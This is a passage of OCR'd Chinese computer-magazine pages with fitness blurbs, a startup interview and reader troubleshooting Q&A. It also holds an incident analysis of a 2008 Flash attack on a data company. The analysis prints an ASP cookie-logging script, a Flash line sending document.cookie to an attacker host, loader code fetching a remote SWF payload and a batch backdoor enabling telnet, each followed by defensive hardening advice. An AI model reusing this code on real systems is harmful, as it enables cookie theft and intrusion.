都说体育锻炼可以强身健体，但这个结论到底是否正确呢？为此，科学家们进行了多项研究，结果表明，热衷于体育锻炼的人衰老速度明显低于常人，你还不信么？

◎ http://mwb.cfan.com.cn/1498

每天的运动量是否到位，卡路里计算器会告诉你

稍微内行的朋友们都知道，每天摄取的食物与运动量之间是否平衡会影响到体形的变化（例如会变胖），但到底每天进行多少运动才能达标呢？如果你想知道，不妨试试这款卡路里计算器。

◎ http://mwb.cfan.com.cn/1499

教你重新找回体育锻炼的动力

一旦养成习惯，体育锻炼就成为一件自然而然的事情。自然而然的去往体育馆，没有什么外力能够阻挡。但是，在放弃这习惯一个月，两个月，也许甚至一年以后，再要重新开始就让我们显得力不从心了。这里有一些小贴士，它们能帮助你在跌到的地方爬起，重新养成体育锻炼的习惯。

◎ http://mwb.cfan.com.cn/1501

青少年朋友锻炼时须注意，防止被误导

青少年朋友正值身体发育的重要时期，虽然体育锻炼可以强身健体，但是锻炼得不恰当有可能会导致无益于身体的健康发育，甚至还有可能会阻碍身体的生长发育。因此，要想锻炼身体，首先更应该掌握一些常识。

◎ http://mwb.cfan.com.cn/1502

家务劳动能够替代体育锻炼么

在现实生活中，很多朋友都认为家务劳动可以替代体育锻炼，其实，这个想法是错误的。研究表明，家务劳动根本无法替代体育锻炼对于人的身体所带来的好处。

◎ http://mwb.cfan.com.cn/1503

体育锻炼不仅可以健身，还可以健脑

进行体育锻炼，大家都知道了它可以提高身体素质，增强体魄。最新研究表明，体育锻炼不仅可以健身，它还可以健脑，让你的头脑越来越聪明。如果你也想变得聪明起来，体育锻炼也许也是一个不错的渠道。

◎ http://mwb.cfan.com.cn/1504

在Flash里测试读取数据时，不能直接用"loaddata.asp"这样的路径，必须用"http://www.domain.com/Application/loaddata.asp"或者"http:"开头的路径

企业实战
Flash攻击分析以及应急防录
网络安全工程师技能培训

Tag:Flash-ODAYS、Flash跨站攻击、延展攻击与防御 | 实例 | 天生我才

■ 香草天空(河北)

本文可以学到

1 Flash网马的构成

2 Flash跨站漏洞是如何被实现的

3 如何应急防御再次入侵

本文涉及软件/硬件

1 Flash 8.0

本文知识重点

1 如何对Flash攻击进行防护

事件相关信息

● **攻击时间:**
2008年6月10日凌晨3点

● **负责工程师:**
陈天敏（石家庄信服科技）

● **地点:**
北京星辰数据采集研究中心

● **现场:**
2008年6月，北京星辰数据采集研究中心的数据服务器被黑客攻击，导致部分数据失窃。
事件分析：北京星辰数据采集中心是一家专业数据采集公司，公司财产主要为电子数据。黑客利用近期发现的0-DAYS Flash网马对内网计算机发动攻击，并利用Flash跨站劫持手段获取服务器管理权限实施了数据窃取。

注：黑客在服务器中放置后门程序，工程师初次排查并未发现，服务器于第三日再次丢失数据，经过详细排查分析后发现后门才彻底解决问题。

● **北京星辰数据采集研究中心被攻击的网络环境:**
网域神州Firewall硬件防火墙
SQL环境：MS SQL2005（数据和WEB在同一台服务器上）
WEB环境：Windows 2003 SP1，IIS6.0，动易2007+动网7.1论坛
内网管理：VRV内网安全管理

Flash-0DAYS攻击原理

近期出现的Flash0DAY原理就是让用户浏览该SWF文件，如果用户的Flash插件版本等于或者低于115，那么就会下载并且运行恶意的SWF，产生溢出，完成溢出攻击后，会按照黑客指定的木马地址执行下载并进行自动执行。

Flash跨站攻击的原理

利用ASP脚本进行的跨站型攻击：（部分代码）

```
<%
testfile=server.mappath("cookies.txt")
msg=request("msg")
set fs=server.createobject("scripting.filesystemobject")
set thisfile=fs.opentextfile(testfile,8,true,0)
thisfile.writeline("&msg$")
thisfile=close
set fs=nothing
%>
```

攻击者将代码保存为：http://***/Flash/Flash.asp

然后利用Flash中的帧动作加入代码（见图1）：




```
getURL("javascript:window.open('http://***/Flash/Flash.asp?sg=$#39;+document.cookie')");
```

生成SWF文件，当用户访问了含有这个恶意代码的SWF文件后，内含的病毒（木马）体被执行。

Flash攻击的溢出攻击是如何实现的

在计算机中有个叫"缓冲区"的地方，它是用来存储用户输入的数据的，缓冲区的长度是被事先设定好的，如果用户输入的数据超过了缓冲区的长度，那么就会溢出，而这些溢出的数据就会覆盖在合法的数据上，这就像杯子装水的道理，水多了杯子装不下，当然就会溢出！缓冲区溢出漏洞主要是由于许多软件没有对缓冲区进行检查而造成的。如果用户输入的数据长度超过应用程序给定的缓冲区，就会覆盖其他数据区，这就称作"缓冲区溢出"。一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误；但是，如果输入的数据是经过"黑客"精心设计的，覆盖缓冲区的数据恰恰是黑客的入侵程序代码，黑客就获取了程序的控制权。

模拟攻击现场

攻击者利用Flash的各种漏洞结合获取了数据服务器的管理权限，当攻击者构造完成一个Flash跨站脚本后，将.SWF程序发布到管理论坛中。



杨过 http://yangguo.blog.cfan.com.cn

在2008年6月9日下午，服务器管理员打开含有.SWF程序后WEB服务器权限丢失。

分析黑客攻击


工程师从几个被挂马的页面得到1个SWF网马。反编译后得知木马的攻击版本探测的详细代码可见如下：

```
var fVersion = getVersion();
loadMovie(" http://bao.***.net/123/" + fVersion + "i.swf", _root);
```

stop ();此段代码为获取本地Flash版本信息

注:加载外部文件命令loadMovie()可以在播放SWF文件的同时，将外部的SWF文件加载到Flash Player中，使计算机可以同时显示几个SWF文件，或者在几个SWF文件之间切换。

黑客利用木马获取北京星辰数据采集研究中心服务器的Flash版本后利用如下代码进行木马种植（见图2）：



```
// [Action in Frame 1]
_constantPool "fVersion" "/:$version" "http://***.com/123/" "c.sw
_push "fVersion" "/:$version"
_getVariable
_var
_push "http://***.com/123/" "fVersion"
_getVariable
_add2
_push "c.swf"
_add2
_push "_root"
_getVariable
_getURL2 flag 64
_stop
_end
```

2

工程师下载分析了c.swf文件，发现黑客利用此文件实现了溢出攻击，从而获取了服务器的高级权限。随后，工程师陈天敏提出了如下解决方案：

Flash跨站攻击的防御方案

1.在计算机的WEB浏览器上禁用javascript脚本：打开计算机的IE，进入"Internet选项"，切换到"安全"选项卡（见图3），有个"自定义"级别，选择禁用就可以了（不推荐，禁用后很多正常功能都无法使用，仅作为应急防御手段）。

3

2.网站程序要仔细审核代码，对提交输入的数据进行有效检查。如：空格、ASCII码等，由于Flash的XSS漏洞可被利用的多样性，要求公司的工程师自己要明白具体需要过滤的字符，技术等级限制比较多。

3.利用管理身份登录管理网站系统时，选择不保存cookies，可预防cookies欺骗（见图4）。

4

4.用可以屏蔽Flash广告的浏览器，或者安装相关的插件。如：360安全卫士等。

百密一疏

工程师根据模拟攻击实验对服务器进行了对应性加固后的第三天，北京星辰数据采集研究中心服务器再次出现数据丢失，另一位工程师田达再次赶赴现场了解情况。

经过两个小时的详细排查发现黑客在WEB服务器上利用批处理添加了一个循环后门，代码如下：

...省略部分代码

```
@net stop schedule
@net start Schedule
@echo at 11:00 c:\WINNT\SYSTEM32\log.bat > c:\WINNT\SYSTEM32\xyt.bat
@echo at 23:00 c:\WINNT\SYSTEM32\log.bat >> c:\WINNT\SYSTEM32\xyt.bat
@at 11:05 c:\WINNT\SYSTEM32\xyt.bat
@at 23:05 c:\WINNT\SYSTEM32\xyt.bat
@net stop telnet
@net start telnet
@exit
```

经过工程师对代码进行分析，工程师增加了一套补丁性方案，用来阻隔攻击者再次进入服务器：



5

服务器针对Flash攻击的安全设定

1.解决目录权限和信息审核问题：攻击者通过ASP木马只能获取网页目录的管理权限，而其他目录则没有执行权限。这样可以降低WEB服务器沦陷后对内网的威胁。

2.关闭危险的COM组件

(1)卸载wscript.shell对象（见图5）

在cmd下运行：regsvr32 WSHom.Ocx /u

(2)卸载FSO对象

在cmd下运行：regsvr32.exe scrrun.dll /u

3.系统盘\Windows\System32\cacls.exe、cmd.exe、net.exe、net1.exe、ftp.exe、 tftp.exe、telnet.exe netstat.exe、regedit.exe、at.exe、attrib.exe、format.com、del文件只给Administrators组和SYSTEM的完全控制权限，目录内其他文件一律everyone权限。另外，将系统盘\winnt\System32\cmd.exe、format.com、ftp.exe转移到其他目录或更名。

4.修改Documents and Settings目录权限，此目录下有些子目录都只能设置administrators权限，并且要一个一个目录查看，包括下面的所有子目录。CF [TS01]

小白 http://zuixinstu.blog.cfan.com.cn

昨天是同窗 今天是同事
大学社团到公司的演变

Tag：从社团走向创业、网站设计工作室、兆亿特 | 采访 | 网络 ■实习生 白斌

如果要问大学中最活跃的什么？那回答就是社团活动。每个人在大学时都会加入到一个社团中。这其中也不乏一些像电脑维修、网页设计等技术型社团。那你有过成立工作室的计划吗？有过毕业以后和社团里的朋友们创业的冲动吗？有过把自己的工作室团队发展成公司的想法吗？计拓和他的同伴们不仅这么想，还这么做了，由一个大学时的四人工作室发展到现在的北京兆亿特信息技术有限公司。



创业团队
计拓 北京科技大学 工商管理专业
王彬 北京科技大学 冶金工程专业
亚男 北京科技大学 电子信息工程专业
公司网址：www.joit.com

工作室离不开"铁三项"

提及社团，没有什么新鲜的，大学里几乎每个人都加入过这样那样的社团，2003年，计拓、王彬、亚男三人出于对网页制作的爱好在北京科技大学的"IT协会"里相识了。他们之前都只是靠自己研究来学习网页制作技术，进步相当慢，志趣相投的几个人认识以后，就时常在一起交流，进步飞快。这时候"IT协会"这个大组织已经满足不了他们时常交流的需求，于是决定组建"10X"工作室，不过工作室的办公室问题成了这几个学生的大问题。由于有一个地方让他们集中做设计和交流实在是太有必要了，他们就靠着接到网站设计项目时，让"客户"帮他们解决办公场所的问题。大学里，他们的工作室在教室、学校新闻值班室、导师研究室和会议室之间漂泊。回顾起大学时的工作室，兴趣、团队和硬件条件是他们离不开的"铁三项"。

经验分享：大学里组建工作室这样的团队进行技术交流必然要耐得住寂寞，当别人用电脑玩游戏时，你要充满自豪感地告诉他们你成立了一个工作室，在设计网站。有时候同学也会成为帮你介绍项目的"业务员"。

学习第一 赚钱第二

初期的工作室也许只是一个小的团队罢了，更多的是方便交流。要想真正提升到"工作室"的水平，需要靠大大小小的设计项目来促进。只有大家真正去设计一个网站的时候，才会在解决各种问题中学到真正的技术。计拓告诉记者："初期的工作室赚钱比较难，因为客户之所以找大学生来设计网站，就是看中了低价格。这时候我们也没必要追求收益，承接一个项目时，主要看这个项目对自己的团队发展是否有利？是否能帮助我们提高设计水平"。工作室前期知名度的扩大很有必要，当初他们也是在参加学校主页改版设计的竞标比赛中被大家知道的，这次竞标后找他们设计网站的客户才逐渐多了起来。最后，当然是做完项目的利益分成了，这个方面很重要，在之前大家一定要协商好，如果为了一点收益影响了团队的团结，就得不偿失了，计拓他们采取的是团队内按人平均分配。

经验分享：在承接项目时，要和客户定好所有的设计子项，以免在设计的后期，客户又提出一些要求，那样的话既加重了劳动量，又造成了收支的严重失衡。如果客户提出自己没有做过的设计项目，要衡量下是否有学习的必要以及是否可以完成设计。另外，接项目一定要按时完成，不能做的也不要接，要有品牌意识。

有想法 有实践 才有成功

在"10X"工作室中，计拓比其他人高一年级，先毕业的计拓在一家公司工作了一年。当其他三人都毕业后，他们毅然决定创立自己的公司，去做自己喜欢的事情，为自己的事业打拼。不过创业总是困难的，他们首先得到父母的支持，通过几个人的合资凑够了创业的经费，按股份制模式运作。在北京市海淀区租下一间写字间创办了属于他们自己的北京兆亿特信息技术有限公司。基于原先在大学时建立的客户，公司继续承担网站设计的业务，另一方面，他们开设了自己的系列网站——我烧网（http://www.woshao.com/），将自己的很多想法付诸实践。他们的"我烧网"为用户建立一个基于博客的类似SNS的虚拟生态环境，用户可以自己订阅自己喜欢的话题或着关注的人的博客，现在各大网站上推出的那些专题，用户在"我烧网"里就可以按自己的喜好去定制。年轻的团队透露着一股拼搏的干劲，他们的目标是闯出属于自己的一片天。



经验分享：成立一个公司，要做好初期的运营规划，对于创业的同伴们，从第一个月起大家就要从公司领薪水，这样公司从一开始就是正常运作的。

我来帮你

注册一家网站设计公司需要准备什么？

计：首先是资金和公司办公场所了，有了这些才能注册公司，之后是公司员工以及各自的分工问题。在初期资金的分配上要特别注意，例如你投资10万元注册一个公司，公司注册的相关费用预留2000元；银行开户、税控机等各项费用需10000元；电话费、水电费等也应至少预留半年的费用约2000元；房租需要留出先付半年的10000元；办公设备13000元左右；另外，一定别忘了留出一定的流动资金，后期不确定的花费以及员工的工资等，至少要预留大约1万元。

在公司地址选址上有什么建议？

计：选址也是一个问题，要综合考虑房价以及客户的因素，之前我们为了省钱，在郊区租的写字间，但联系客户很不方便，最终我们还是又搬到城区。

如何解决项目来源的问题？

计：大学时的社团就是一个很大的资源，各方面的人都有，他们都会成为项目的介绍人，这些人很有可能会成为公司成立后的第一批客户。另外，项目也要自己去找的，如果自己有了某个方案，那就勇敢地去实践，去说服"客户"。CF [TS03]

Tag 远程桌面、休眠、Ghost、防火墙、无法删除 〉故障 〉系统

Q1 如何让多用户同时使用Windows XP远程桌面

问：我使用的是 Windows XP SP2 系统，我想实现不影响我自己使用的情况下，让两个用户直接使用远程桌面来使用我的机器。请问能否实现？（读者 陈冬强 电话提问）

答：你可以通过下面的方法来实现：首先，运行“Concurrent_Remote_sessions_SP2_NEW.7z”压缩包中的“install.bat”，接下来再运行“EvID4226Patch.exe”程序来修改系统默认的连接数限制，最后再将“enable Concurrent Remote sessions SP2.bat”添加到组策略的自动启动栏中即可。添加方法：单击“开始/运行”，输入“gpedit.msc”并回车，在打开的组策略编辑器中单击“本地计算机策略/计算机配置/Windows设置/脚本(启动/关机)”，然后在右侧窗口中双击“启动”，将“enable Concurrent Remote sessions SP2.bat”项添加到“启动”组中即可。

傻博士有话说： Windows XP系统本身并不是服务器版系统，如果需要经常使用到远程桌面这项功能，建议你使用Windows Server 2003这样的服务版系统来实现，不仅安全又免得动手修改系统文件。

Q2 能否删除Windows\Installer目录

问：C 盘原先被分配 15G 的空间，最近系统提示 C 盘空间低，查了一下 C 盘的文件目录，发现 Windows\Installer 目录竟然占用 8G 的空间。请问该目录能否直接删除？（读者论坛 小白 提问）

答：这个目录中存放的是一些软件的卸载信息、系统的升级信息，如果将其删除了，一些软件可能就无法进行正常卸载、升级。C 盘空间低，建议你使用一些优化工具将回收站、IE 临时文件夹等地方的垃圾文件清除掉。此外，如果你真想清除 Windows\Installer 中的一些无用文件（例如安装完成了但是无法卸载的软件相关信息），可以访问 http://www.kztechs.com/wicleanup/ 下载“Windows Installer UnUsed Files Cleanup Tool”程序来进行清理。

Q3 如何重新显示系统防火墙设置项

问：系统是 Windows XP SP3，之前使用一款优化软件对系统进行了优化，导致现在本地连接属性窗口中没有了“高级”选项卡，从而无法对其进行系统防火墙设置。请问如何将其重新显示出来？

答：可能是组策略中启用了“为管理员启用 Windows 2000 网络连接设置”项，只要重新禁用该项即可：单击“开始→运行”，输入“gpedit.msc”并回车打开组策略编辑器，依次展开到“用户配置→管理模板→网络→网络连接”，双击“为管理员启用 Windows 2000 网络连接设置”项，将该策略设置为“禁用”，保存设置即可。

Q4 关闭了Event log服务后系统为何更慢

问：刚将系统升级到 Windows XP SP3，本来想提高系统速度而将 Event log 服务关闭了，但是结果恰好相反，开机速度比原先慢了近 1 分钟，只要重新开启该服务，系统速度又正常了。请问这是什么原因？（读者 储继新 邮件提问）

答：其实，系统中很多进程、服务都需要与 Event log 服务通信，譬如 C:\windows\prefetch.exe 这个程序就需要与 Event log 之间通信。当将该服务关闭后，这些需要与其通信的进程只有等到通信超时后才会继续进行工作，所以导致系统不快反而变慢，因此，该服务通常情况下不建议关闭。

Q5 如何修改虚拟系统的桌面分辨率


问：我使用的是 VMware 虚拟机，默认情况下，其分辨率与主机的相当，每次在非全屏模式下使用时，都需要拖动滚动条。请问，能否自定义虚拟系统中的分辨率？（读者 赵利 电话提问）

答：打开 VMware 程序，单击菜单“虚拟机→设置”，在打开的设置窗口中的设备列表中单击选择显示器图标，然后在右侧再选中“指定显示器设置”，在下拉列表中将分辨率设置成比主机系统中的分辨率小一级即可。

Q6 全盘Ghost后如何选择F11还原系统的引导信息

问：最近对单位的一批电脑进行 Ghost 安装，首先在第一台上安装好系统、应用软件，使用一键还原精灵做好 F11 还原系统，最后再使用 Sysprep 封装并制作成全盘 Ghost，而安装到其他电脑中后启动系统时并未见 F11 相关项，按 F11 也没有反应而直接进入系统。请问这是为何？（读者论坛 霸王花 提问）

答：Ghost 默认设置下并不将硬盘启动相关数据备份，而一键还原类软件都将启动信息写在硬盘的 BOOT 信息中，既然没有备份，克隆的电脑中当然无法使用 F11 来调出还原了。只要在第一台电脑中做系统备份时，在 Ghost 程序中这样设置一下即可：在 Ghost 主界面中单击“Options”项，选择“Image/Tape”选项卡，在下面的列表中选择“Image Boot”项，再单击“Accept”保存设置即可（见图）。



想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关版块获取。



Tag RMVB病毒、打开加密文档、PowerPoint 2007无法输入中文、屏蔽暴风影音广告 〉故障 〉软件

Q1 为何安装软件时很慢

问：最近在运行一些程序的安装文件（.exe）时，需要等待很长时间才能出现安装界面，而且安装文件体积越大等待的时间越长，此外，安装文件所在的文件夹也会出现假死不能关闭的现象。请问这是什么原因？（读者 孙佳 电话提问）

答：首先按下“Ctrl+Shift+Esc”键打开任务管理器，在进程列表中查看CPU占用是否是100%，如果是，再细查具体是哪个进程占用的，若该程序不是很重要，可以先将其禁止，然后再进行安装。还有可能是杀毒软件在检测安装程序写入的文件是否有病毒，假如安装程序中有一些病毒、木马或是恶意插件，杀毒软件会对其进行处理，从而会导致程序稍后执行，而且也是随着文件体积的增大而检查的时间越来越长。在完成安装程序的拷贝或是下载后，直接右键单击该文件启动杀毒软件对其进行病毒查杀，之后再进行安装，如果速度仍很慢，可以临时关闭杀毒软件的监控功能，完成安装后再开启杀毒软件的监控。

傻博士有话说：

很多杀毒软件的监控都是在系统或是用户正在调用某个文件时进行监控的，例如在磁盘磁片整理、拷贝文件、人为打开文件时，杀毒软件的监控功能就开始检测该文件了，因此而导致用户在使用时的速度变慢，只有检测没有问题后才可以正常打开该文件。此外，一些桌面搜索软件（及Windows Vista自带的搜索功能的索引任务时）在索引时、磁盘碎片整理时都有可能会导致某个文件打开临时无响应的情况。如果每次打开该文件时都出现响应慢的情况，那么由杀毒软件的监控功能而引起的可能性最大(本版软件下载地址：http://work.newhua.com/cfan/200815/mjhxt.rar)。

Q2 PowerPoint 2007中为何无法输入汉字

问：一直使用的是Office 2007自带的微软拼音输入法，但是最近不知道什么原因导致无法在PowerPoint的文字框中输入汉字，而进行英文输入时没有问题。请问如何解决？（读者 刘浩 电话提问）

答：这可能是你将系统中的“高级文字服务”关闭了导致的，只要重新开启此服务即可：“单击开始→控制面板→区域和语言选项”，选择“语言”选项卡，单击“详细信息”按钮，选择“高级”选项卡，取消“关闭高级语言文字服务”选中“将高级文字服务支持应用于所有程序”选项，保存设置即可。当然你也可以选择使用别的输入法，就不受这个限制了。

Q3 如何屏蔽暴风影音3播放器中的广告

问：我使用的是暴风影音3播放器，在主窗口中总会显示一个广告条，请问如何将其屏蔽掉？（读者 令狐冲邮件提问）

答：首先，打开暴风影音播放器的安装目录，找到Media文件夹，使用记事本程序将该文件夹下面的所有文件打开并清空其内容，再将它们设置为只读属性。最后在系统安装的防火墙中将暴风影音设置为禁止访问网络，这样就可以屏蔽掉暴风影音上的广告了，此外，通过这样设置后，还可以防止暴风影音播放器自动升级。

Q4 如何以列表的方式展现文件和文件夹

问：在使用Total Commander时，打开的文件夹中的文件都是以详细资料方式显示，每次手工改成列表显示，在重新启动系统后又会自动变成详细资料方式显示。请问如何让其永久性地以列表的方式展示文件和文件夹（读者 陈涛邮件提问）

答：首先关闭Total Commander，然后打开安装目录下的“wincmd.ini”文件，然后找到“left”和“right”这两项，再分别添加三项：

```
ShowAllDetails=0
SortOrder=3
Negative Sortorder=1
```

保存该文件后重新启动Total Commander即可。

Q5 McAfee图标中为何显示个红色中括号

问：最近，我发现McAfee在系统托盘区中的程序图标上多了个红色中括号。请问这是什么原因？（读者 妖怪论坛提问）

答：这是因为系统中的程序被McAfee的拦截规则所阻挡而显示的提示，具体内容可以在日志文件中查看到。

Q6 如何实现键盘按键转换

问：玩的一个游戏中的一个动作需要“Alt+G”这个组合键来实现，每次这样按键太麻烦，我想将其换成“1”键左侧的那个“`”键来替代。请问有什么方法可以实现？（读者论坛 游侠 提问）

答：你可以从http://www.skycn.com/soft/23735.html下载这款名为“移花接木”的软件即可实现（快车代码：CF0815SBRJ02）。运行该软件后，在“软列表”选项卡中的“将”框中按下“`”键，在右侧的“转换为”框中选择“模拟多个按键”，在打开的窗口中先按下“Alt”键，再按下“G”键，接下来再分别将“按下G”与“放开G”通过“上移”按钮移至中间，最后单击“添加”按钮，回到软件主界面后再单击“激活”按钮即可。

Q7 如何打开加密的Word文档

问：我用Microsoft Word建了一份文档，并设有密码，由于时间太长把密码忘记了，用了很多方法也无法打开，请问能用什么方法打开这篇文档？（读者 李婧 邮件提问）

答：这种情况下，只有考虑使用密码破解类工具来解决。例如Office Password Remover（下载地址：http://www.newhua.com/soft/59333.htm，快车代码：CF0815SBRJ01），就是速度比较快的密码破解工具，安装运行后，单击“Remove”按钮将密码移除并生成一个没有打开密码的文档，再将其打开就不会有密码锁定而无法打开的情况了。

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。



CF [SB02]



Tag QQ黑名单、百度贴吧、批量打补丁、飞信、迅雷下载、无线 故障 网络

Q1 被加到黑名单是否还有聊天记录

问：我想把一个QQ网友拉黑，让我的QQ号在他的QQ上消失。先登录QQ，将他的QQ号拉黑，又把黑名单删除。这样我在QQ上就看不到他，可我发现在他QQ上还能找到我的QQ号码，只是暗了而已。怎么才能让我的QQ号在他QQ上完全消失呢？如何查看已经拉黑网友的聊天记录呢？（网友web论坛提问）


答：关于QQ好友拉黑问题，其实你的QQ已经不在对方好友的QQ里了。即使以后你上线或是对方给你发信息，都不会有什么反应。只是对方并未更新好友，所以你还是在对方的QQ里。如果你是QQ会员并上传了聊天记录，即使以后你QQ重装或删除好友，都可以下载聊天记录，照样可以看到以前的聊天记录。

傻博士有话说：如果不是QQ会员并将聊天记录上传，将对方加入到黑名单之后再加入，那聊天记录将会丢失。聊天记录文件存放在QQ目录下以你的QQ号码为文件夹名的“MsgEx.db”文件中。如果你要在任何一台电脑中查看聊天记录，只要将“MsgEx.db”文件上传到自己的网络硬盘。以后在别的地方，你只要先登录你的QQ一次，然后马上退出，最后将“MsgEx.db”复制到自己QQ号码文件夹中即可。

Q2 如何给多台电脑批量打补丁

问：我是一名业余网管，管理21台电脑，每台电脑都有硬盘还原。但最近想给所有电脑集体更新系统补丁，怎么办？（读者陈同 来信提问）

答：上“www.360safe.com”下载360安全卫士并安装，然后会自动检测系统需要哪些补丁，点击“修复系统漏洞”即可进行扫描，点击“修复漏洞设置”，再点击“高级设置”标签，在“补丁下载&安装设置”栏里选中“从指定网络路径或本机目录下载并安装补丁”（见左图），输入共享的完全共享文件夹的路径，如“\\192.168.0.1\完全共享”即可实现自动下载并安装。



Q3 飞信为何发不出去短信

问：用飞信在电脑上发短信免费！前几天老婆出差去外地，我就不停地用电脑发短信，但后来不知道怎么回事就发不出去了，网络都完全正常。（读者郎东东 电话提问）

答：飞信通过电脑发送短信是有限制的。每天最多600条，每月总共5000条。如果超出了就不能再发送，当然也不会被扣钱，所以就算网络正常你也是发不出去的。通过手机客户端或短信方式就无限制，但收费哟。

Q4 无线网络怎样设密码

问：我们家开通无线网络，有时邻居也偷用我的无线网络来上网，占我带宽，我应该如何加密码？（网友zhan1 论坛提问）

答：无线路由器没有设置密码，默认就是能允许所有访问通过，并没有限制IP或MAC地址。应该将无线路由器设置为隐藏或加上密码。打开IE输入“http://192.168.0.1”或“http://192.168.1.1”，再输入“admin”账号和密码进入无线路由器。选择“设置（setup）→无线设置（wireless settings）”，里面有个“安全选项”（security options），选择所用的加密方式进行设置即可。

Q5 在百度贴吧如何上传照片

问：百度贴吧是不能上传照片的，但为什么在有的帖子里却有图片呢？这是如何实现的？（读者张佳 电话提问）


答：先把图片上传到“百度空间相册”，再右击图片选择“属性”，记下图片的网址，把此地址输入到贴吧“图片链接”一栏即可。

Q6 迅雷任务被删除如何修复

问：我在进行迅雷下载时，未下载完成的任务被误删除了，我想重新恢复下载，应该怎么办？（读者薛小子 邮件提问）

答：如果只是删除了任务，即在删除任务时没有选上“同时删除文件”，点击迅雷窗口左上角的“文件”按钮，在下拉菜单中选择“导入未完成的下载”，在打开的“导入”窗口找到要导入的未下载完成的文件（以cfg为后缀），然后左击“打开”会弹出导入未完成任务的对话框（见右图），点击“确定”会弹出“重复任务提示”对话框，直接点击“确定”即可开始下载。

如果在删除时选择了“同时删除文件”，那就无法恢复，只有重新下载。



Q7 为什么打开的总是这个网页

问：打开网页总是这个网址，就算我输入别的网址，但回车后还是这个网址，我应该怎么办？（读者sop 邮件提问）

答：是中招了，应该是浏览器劫持，用360安全卫士杀一下。打开360安全卫士，点击“高级”按钮，再点击进入“修复IE”标签卡，点击“全选”（一定要确定“恢复hosts文件为默认状态”被选中），然后点“立即修复”即可搞定。

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关版块获取。



CF [SB03]

Tag 刻录机、蓝牙、笔记本、U盘、鼠标垫 故障 硬件

Q1 刻录机速度过慢

问：新刻录机出现问题，一张盘片居然要刻一个多小时，但换到别的电脑上均正常，这是为什么呢？

答：首先检查你的主板接口是否有问题，数据线是否也正常，如果都没有问题的话，怀疑是Windows XP在连续遇到读写错误时，会自动关闭相应设备的DMA模式所引起。查看设备管理器与刻录机连接的IDE口的属性，如果传输模式变成"仅PIO"就证明确是这个问题了。在设备管理器下卸载IDE控制器的驱动程序并重新启动计算机。再次打开设备管理器，传输模式应该还原到了DMA模式。这时再测试刻录机，刻录速度即可恢复正常了。

傻博士有话说：

还可能是由于Windows IDE/ATAPI端口驱动程序的工作问题，会导致系统在"休眠"状态被唤起后，产生超时或循环冗余检验错误，最终致使系统错误地把设备传输模式强行切换到PIO状态。为此，可在系统中取消"休眠"功能。具体步骤为：在"控制面板"—"电源管理"—"休眠"中，将"启用休眠"前面的勾去掉即可。

Q2 蓝牙如何连接到电脑

问：配备蓝牙功能的诺基亚N73手机，如何连接到电脑呢，应购买什么配件？（读者 陈静雯 电话提问）

答：首先，在计算机上安装蓝牙适配器，相关驱动、同步软件。然后开启控制面板，此时打开手机蓝牙：在手机中开启菜单，选择"设定"，点击"联机"，选择"蓝牙"。在"控制面板"对话框中单击"Bluetooth设备"图标，弹出"Bluetooth设备"对话框。在该对话框中单击"添加"，此时电脑、手机二者均输入通行码，即输一组相同的数字，如1234；单击"下一步"，选中要添加的手机设备，单击下一步，完成。

Q3 光电鼠标的鼠标垫有无用处

问：现在的计算机一般全采用光电鼠标，发现没有鼠标垫也能正常使用，请问光电鼠标是不是不用配鼠标垫啊？（读者 NKK 论坛提问）

答：虽然没有鼠标垫光电鼠标一般可以正常工作，但鼠标垫质地均匀，能提高鼠标的精确度，而且可以有效地防止因桌面的不平整，使鼠标准确度下降的问题。保持清洁、延长寿命、减少疲劳也都是鼠标垫带来的种种好处。

Q4 iPod Shuffle为何不能当U盘

问：iPod Shuffle在安装iTunes后，为什么每次连接电脑时"我的ipod"移动磁盘的盘符都会闪一下就消失了？（读者 Pink 论坛提问）


答：这个问题的产生是由于你没有进行相关设置，因此你只需要开启iPod shuffle的U盘功能就可以了。首先，将iPod shuffle连接到电脑上，然后双击打开iTunes软件，在iTunes窗口的右下角单击"显示ipod选项"，弹出对话框。最后，单击对话框上面的"iPod"，选择"开启ipod U盘功能"。



Q5 如何查看显存容量

问：请问，在没有第三方检测软件的情况下，如何可以得知显存容量有多少？（读者 Zerg 邮件提问）

答：要想知道准确的显存容量，除使用一些专门的检测软件外，还可以有很多简单的方法。比如利用系统自带的DirectX诊断工具。操作方法是单击"开始→运行"，键入"dxdiag"，单击"确定"，就可以打开"DirectX诊断工具"窗口，单击"显示"标签，就可以看到显存容量了。



Q6 笔记本莫名高温

问：我的本本是惠普的，正常使用时70度左右，这么高的温度是否正常？是不是因为最近气温高啊？（读者 郝林 电话提问）

